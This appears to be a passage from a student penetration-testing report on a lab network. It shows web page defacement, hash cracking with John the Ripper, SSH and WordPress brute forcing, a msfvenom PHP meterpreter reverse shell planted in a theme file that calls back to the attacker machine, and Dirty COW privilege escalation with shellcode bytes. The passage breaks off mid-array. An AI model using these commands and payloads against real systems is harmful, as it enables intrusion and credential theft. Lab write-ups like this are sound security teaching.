Once access to the webserver had been obtained through ssh, it was possible to edit the index.html page. By navigating to the folder /var/www/html/ folder, the index.html page was found. This folder was accessed and all the contents from within were deleted.

The following code was entered into the file:

Figure 68 - HTML code

By editing this page, the output of the homepage for 192.168.0.242 was changed. This can be seen in Figure 69.




Figure 69 - 192.168.0.242 home page

Password Cracking

Several passwords were cracked within the network. The IPs that had passwords cracked were:

- 192.168.0.210
- 192.168.0.34
- 13.13.13.12
- 192.168.0.242
- 13.13.13.13
- 172.16.221.237/WordPress

192.168.0.210

The first password cracked was for the 192.168.0.210 device. Using nfs, the root folder was mounted onto the local kali machine. This can be seen in Figure 70.




Figure 70 - mount nfs folder of 192.168.0.210

From here, the **unshadow** command was used on the passwd and shadow files from the 192.168.0.210 machine, and the result of this was copied into a text file called “UserPass”. The unshadow command will compint the passwd and shadow files together, mapping each user to their password hash. This command can be seen in Figure 71.

```
root@kali:~/Desktop# unshadow mount/etc/passwd mount/etc/shadow > UserPass
```

Figure 71 - unshadow files

The file UserPass now contains the password hash for the user “xadmin”. A password cracker tool called John the Ripper will be used to crack the password hash that has been obtained.

Figure 72 shows the output of the John the Ripper.

```
root@kali:~/Desktop# unshadow mount/etc/passwd mount/etc/shadow > UserPass
root@kali:~/Desktop# john UserPass
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:23 38.31% 2/3 (ETA: 23:34:08) 0g/s 830.3p/s 830.3c/s 830.3C/s anneli?
..cleo?
0g 0:00:03:28  3/3 0g/s 833.8p/s 833.8c/s 833.8C/s alinca..alyald
plums            (xadmin)
1g 0:00:09:00 DONE 3/3 (2017-09-27 23:39) 0.001851g/s 836.4p/s 836.4c/s 836.4C/s
 plade..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john UserPass --show
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash

1 password hash cracked, 0 left
root@kali:~/Desktop#
```

Figure 72 - password cracking

From Figure 70, it is clear that the password for xadmin has been cracked, and is ‘plums’.

These same credentials can be used to ssh onto the IP’s 192.168.0.34 and 13.13.13.12.

192.168.0.242

The password files that were downloaded from the meterpreter shell were used to crack the passwords on the 192.168.0.242 web server. The command **unshadow** was used to combine the passwd file and the shadow file. This can be seen in Figure 73.

```
root@kali:~# unshadow passwd shadow > WebServerPasswords
```

Figure 73 - Unshadow web server passwords

From here, two users were identified, and both passwords were successfully cracked. The two users identified were “root” and “xweb” and their passwords were “apple” and “pears” respectively. This can be seen in Figure 74.

```
root@kali:~# john WebServerPasswords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:09:00 DONE 3/3 (2017-09-28 07:30) 0.003699g/s 822.3p/s 822.5c/s 822.5C/s
 peton..peash
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 74 - Web server passwords

13.13.13.13

Once an ssh tunnel had been set up to access the 13.13.13.0 network, it was found that ssh port on 13.13.13.13 was open. However, none of the usernames and passwords found previously would allow access through ssh. All attempts failed.

The ssh history for 13.13.13.12 was looked at, to try and discover what the last ssh command run was. Once logged in to 13.13.13.12 through ssh, the **!ssh** command was run. This returned that an attempt to log in to 13.13.13.13 was made using the account “xadmin”. This command can be seen in Figure 75.

```
xadmin@xadmin-virtual-machine:~$ !ssh
ssh xadmin@13.13.13.13
```

Figure 75 - ssh history

Once the username had been obtained, metasploit was used to attempt to crack the password. The attack used in metasploit was found by typing the command **use auxiliary/scanner/ssh/ssh_login**. The parameters seen in Figure 76 were entered into metasploit to start the attack. The password list used for the attack is called “password.lst”, the username is set to “xadmin” and the target host is set to 13.13.13.13. The verbose option is also set to false, to speed up the exploit process.

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            13.13.13.13      yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf auxiliary(ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf auxiliary(ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
```

Figure 76 - attack parameters

The attack is the run, and the password is cracked. The output of the attack can be seen in Figure 77.

```
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[+] SSH - Success: 'xadmin:!gatvol' 'uid=1000(xadmin) gid=1000(xadmin) groups=10
00(xadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambas
hare) Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 1
9:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (1.1.1.1:37565 -> 13.13.13.13:22) at 2017-09-
27 21:53:42 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 77 - Password crack for 13.13.13.13

It was found that the password for the xadmin user on 13.13.13.13 was “!gatvol”. This password was then tested through a ssh login attempt to 13.13.13.13. Figure 76 shows this login attempt and proves the password to be correct.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$
```

Figure 78 - Login to 13.13.13.13

172.16.221.237/WordPress

A nikto scan was run on the webserver 172.16.221.237, to try and find any vulnerabilities or weaknesses. The output of this scan can be found in Figure 79.




Figure 79 - nikto scan of 172.16.221.237

From the nikto scan, it was found that the webserver makes use of WordPress. The URL 172.16.221.237/WordPress was then navigated to. The WordPress page that appeared can be seen in Figure 80.




Figure 80 - 172.16.221.237/WordPress

From here, the login page was accessed, by clicking the “Log In” link. The default credentials are searched for, and attempted. These credentials are **admin:password** (Varying Vagrant Vagrants, 2018). However, these credentials did not work. The default username is admin and so a password cracking attempt is set up, using “admin” as the username. A password cracking tool called Hydra (Sectools.org, 2018) is set up, and the password cracking tool is run. This can be seen in Figure 81.

Commented [UAD2]: Here




Figure 81 - Hydra on WordPress

This type of attack is a dictionary attack, with the dictionary specified being the rockyou.txt.gz wordlist. Hydra would treat each word in the wordlist as a password, and attempt to login with the admin username and the selected word. If the output on the screen, after the login attempt, contained the word “ERROR”, then Hydra would know that the password used was incorrect. Eventually, the word “ERROR” did not appear, and Hydra found the password to be “zxc123”.

These credentials were entered into WordPress, and the login attempt was successful.

172.16.221.237

A command line shell into the 172.16.221.237 was now sought after. Due to being able to access the WordPress page, it meant that the php pages on the webserver could be edited. These pages would be edited to contain malicious php code, that would allow for a shell to be created.

The command **msfvenom –p php/meterpreter_reverse_tcp LPORT=5000 LHOST=192.168.0.200** was entered into the Kali terminal. This command would generate php code that when called, would create a meterpreter shell on the listening host. The Kali machine will be setup to listen for the code, and when the code is called the shell will be created.

On the WordPress webpage, the appearance page was navigated to and then the available web themes were displayed. The template for the 404.php was then loaded, and the malicious php code generated previously was injected. Page 404.php was then uploaded. The php code can be seen in Figure 82.




Figure 82 - malicious php code

Metasploit is then used to listen for the payload being executed. This can be seen in Figure 83.

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf exploit(handler) > set LPORT 5000
LPORT => 5000
msf exploit(handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD => php/meterpreter_reverse_tcp
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.0.200:5000
[*] Starting the payload handler...
```

Figure 83 - metasploit listener

Metasploit will listen for port 5000 to be called on 192.168.0.200 (the kali machine). Once the php code generated previously calls this port, the reverese_tcp shell will be created.

In order to find out where the 404.php page is located, a **wpscan** is run to enumerate the WordPress themes, and find the location of the 404.php page. This scan can be seen in Appendix F. The theme used in the 404.php template is the 'twentyeleven' theme. Figure 84 shows the location of this theme, found from the wpscan.

```
[+] Name: twentyeleven - v1.3
 |  Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 |  Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
 |  Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 |  Theme Name: Twenty Eleven
 |  Theme URI: http://wordpress.org/extend/themes/twentyeleven
 |  Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make i
t yours with a c...
 |  Author: the WordPress team
 |  Author URI: http://wordpress.org/
```

Figure 84 - WordPress theme location

The page http://172.16.221.237/WordPress/wp-content/themes/twentyeleven/404.php will be navigated to and once loaded the php code will be executed and the meterpreter shell will be created.

Figure 85 shows the metepreter shell being successfully created.




Figure 85 - meterpreter shell on 172.16.221.237

The web server has now been exploited, and the shell has been successfully created. However, the shell does not have root privileges. See the "Gaining Root Access" section to view how root privileges can be obtained.

Gaining Root Access

Once root access has been gained on a device, the user can do anything they want. This means that for a malicious attacker, root access is highly sought after.

To access root on the 192.168.0.66, the user must generate a public and private key, and inject the public key onto the PC. Then they ssh into the machine and will have root access.

For the web server, 192.168.0.242, the root credentials were cracked. See the Password Cracking section, under Exploits, for details on this. Once the root credentials were cracked, the user could ssh into the device.

Several of the devices have a user called 'xadmin'. This user is a super user, and thus has the capability to change the root users' password. By changing the root users' password, it means that the user does not have to guess the password, but rather log in through ssh using the newly created password. This technique can be used for the following devices:

- 192.168.0.34
- 192.168.0.130
- 192.168.0.210
- 13.13.13.12

An example on how to use the xadmin account to change the root password can be seen below, with demonstration taking place on the 192.168.0.34 PC.

The user must first ssh into the device.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 03:00:44 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 86 - ssh into 192.168.0.34

Once logged in, the user must escalate to the root user. This can be done with the command **sudo su**. The user will then be prompted to enter the password for the xadmin account.

```
Last login: Thu Sep 28 03:00:44 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 87 - escalate to root

After this step, the user runs the command **passwd root**. This allows the user to change the root password, as seen in Figure 88.

```
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 88 - update root password

The final step is to restart the ssh service. This is done using the command **service ssh restart**. Once this step has been completed, the user can log in as the root account, using the newly created password. This is seen in Figure 89.

```
root@kali:~# ssh root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:44:39 2017 from 13.13.13.12
root@xadmin-virtual-machine:~#
```

Figure 89 - root login

Routers

To gain access to the root account on the router, the user must first telnet in. Once the user has gained access to the vyos account, they can run the command **sudo su**. This will escalate the user to root. This is seen in Figure 90.

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```

Figure 90 - root login to the routers

The same process can be used to gain root on all of the other routers.

Firewall

To gain root access on the firewall, the GUI must first be accessed. Using port forwarding techniques described earlier in the 'Shellshock' section under 'Procedure', the firewall page is accessed. Under System -> Advanced, there is an option to enable secure shell. This is seen in Figure 91.




Figure 91 - Enable Secure Shell

Secure Shell is enabled, allowing for access to the firewall through ssh to be possible. From the local machine, the command **ssh 192.168.0.234** is run from the terminal. The user is then asked for a password to enter the root account on the firewall. This password is the same as for the GUI – pfsense. The login attempt can be seen in Figure 92.




Figure 92 - ssh 192.168.0.234

The user is now logged in as root on the firewall. By running the command '8', they can gain access to an interactive shell. This is seen in Figure 93.

Figure 93 - Accessing a shell

172.16.221.237

The last device to gain root access on is the webserver. A shell has already been obtained on the web server, however root privileges have yet to be obtained.

To view the user currently logged in, the command **whoami** is run. This displays that the user "www-data" is logged in. A privilege escalation attack will need to be used to escalate the privileges currently available. The first step required is to find out what version of Linux is currently running. This can be done by running the command **shell** in meterpreter, and then **cat /proc/version**. This is seen in Figure 94.




Figure 94 - Kernel version

From Figure 94, it is found that the version is Ubuntu 3.11.0, and was made in 2014.

After doing a google search, it was found that Linux kernels prior to 2016 were vulnerable to the privilege escalation attack “dirty cow”.

Using **searchsploit**, the dirty cow exploit was searched for on the Kali machine. This command was **searchsploit dirty cow**. The output of this can be seen in Figure 95.

```
root@kali:~# searchsploit dirty cow
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms/)
---------------------------------------------- ---------------------------------
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /pro | linux/local/40611.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRA | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRA | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /pro | linux/local/40847.cpp
---------------------------------------------- ---------------------------------
root@kali:~#
```

Figure 95 - searchsploit dirty cow

In this case the 40616.c exploit will be used. The command **locate linux/local/40616.c** was used to find the location of the dirty cow exploit. Once the path for the exploit was found, it was copied to the desktop.

This exploit is designed for two different types of processors, x64 and x86. The exploit code is different depending on the processor type. To find out what processor is being run on the webserver, the command **uname –m** was run. The output of this is seen in Figure 96.

```
uname -m
i686
```

Figure 96 - processor version

A google search for this processor displayed that the Linux version was x86, as seen in Figure 97.

Re: **Linux**/**x86** or **Linux**/**x64**. Type "uname -m" in the terminal and look at the output. If you can see "x86_64", then you have the **64-bit** version of Ubuntu installed and you should install the **x64** version. If it's "i686", then you've got a 32-bit Ubuntu and need to install **x86** which too is 32-bit. 2 Oct 2008

Figure 97 - processor version x86

This means that the code must be edited to be for an x86 bit processor, and not x64. The code in Figure 98 is the code that is removed.

```
/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
  0x0a, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;
```

Figure 98 - deleted code

Once the dirty cow exploit has been run, it often leaves the system quite volatile, and prone to crashing. Therefore, it is advised that before the exploit is run, the command **echo 0 > /proc/sys/vm/dirty_writeback_centisecs** is executed.

When viewing this folder currently, it is found to contain the value “500”. When it is attempted to change the value of the file, the following error appears:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
/bin/sh: 2: cannot create /proc/sys/vm/dirty_writeback_centisecs: Permission den
ied
```

Figure 99 - Permission denied

This means that the “www-data” user does not have sufficient permissions to edit this folder. To bypass this, the dirty cow exploit code is edited.

On the terminal, the command **msfvenom –p linux/x68/exec CMD=”/bin/bash –c ‘echo 0 > /proc/sys/vm/dirty_writeback_centisecs’” PrependSetuid=True –f elf | xxd –I** is run. This can be seen in Figure 100.

```
root@kali:~# msfvenom -p linux/x86/exec CMD="/bin/bash -c 'echo 0 > /proc/sys/vm/dirty_writeback
_centisecs'" PrependSetuid=True -f elf | xxd -i
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 105 bytes
Final size of elf file: 189 bytes

  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0xbd, 0x00, 0x00, 0x00,
  0x26, 0x01, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x3f, 0x00, 0x00, 0x00,
